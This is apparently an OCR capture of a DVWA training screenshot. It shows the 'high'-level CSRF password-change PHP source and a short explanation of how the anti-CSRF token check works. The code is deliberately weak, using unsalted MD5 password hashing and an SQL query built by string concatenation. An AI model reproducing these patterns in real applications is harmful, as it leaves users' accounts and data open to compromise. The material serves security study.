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
CSRF High Level



Not secure 192.168.1.32/DVWA/vulnerabilities/view_source.php?id=csrf&security=high

CSRF Source

vulnerabilities/csrf/source/high.php

```php
<?php

$change = false;
$request_type = "html";
$return_message = "Request Failed";

if ($_SERVER['REQUEST_METHOD'] == "POST" && array_key_exists ("CONTENT_TYPE", $_SERVER) && $_SERVER['CONTENT_TYPE'] == "application/json") {
    $data = json_decode(file_get_contents('php://input'), true);
    $request_type = "json";
    if (array_key_exists("HTTP_USER_TOKEN", $_SERVER) &&
        array_key_exists("password_new", $data) &&
        array_key_exists("password_conf", $data) &&
        array_key_exists("Change", $data)) {
        $token = $_SERVER['HTTP_USER_TOKEN'];
        $pass_new = $data["password_new"];
        $pass_conf = $data["password_conf"];
        $change = true;
    }
} else {
    if (array_key_exists("user_token", $_REQUEST) &&
        array_key_exists("password_new", $_REQUEST) &&
        array_key_exists("password_conf", $_REQUEST) &&
        array_key_exists("Change", $_REQUEST)) {
        $token = $_REQUEST["user_token"];
        $pass_new = $_REQUEST["password_new"];
        $pass_conf = $_REQUEST["password_conf"];
        $change = true;
    }
}

if ($change) {
    // Check Anti-CSRF token
    checkToken( $token, $_SESSION[ 'session_token' ], 'index.php' );

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = mysqli_real_escape_string ($GLOBALS["___mysqli_ston"], $pass_new);
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dvwaCurrentUser();
        $insert = "UPDATE `users` SET password = '" . $pass_new . "' WHERE user = '" . $current_user . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert );

        // Feedback for the user
        $return_message = "Password Changed.";
    }
    else {
        // Issue with passwords matching
        $return_message = "Passwords did not match.";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
```

In High level of Security the web application asks for CSRF Token to update any changes in data while using POST method.

- Token is Alpha-Numeric value generated by the server.
- Every time an User want to update any changes then user have to send first CSRF-Token to server if the token is valid then changes will be updated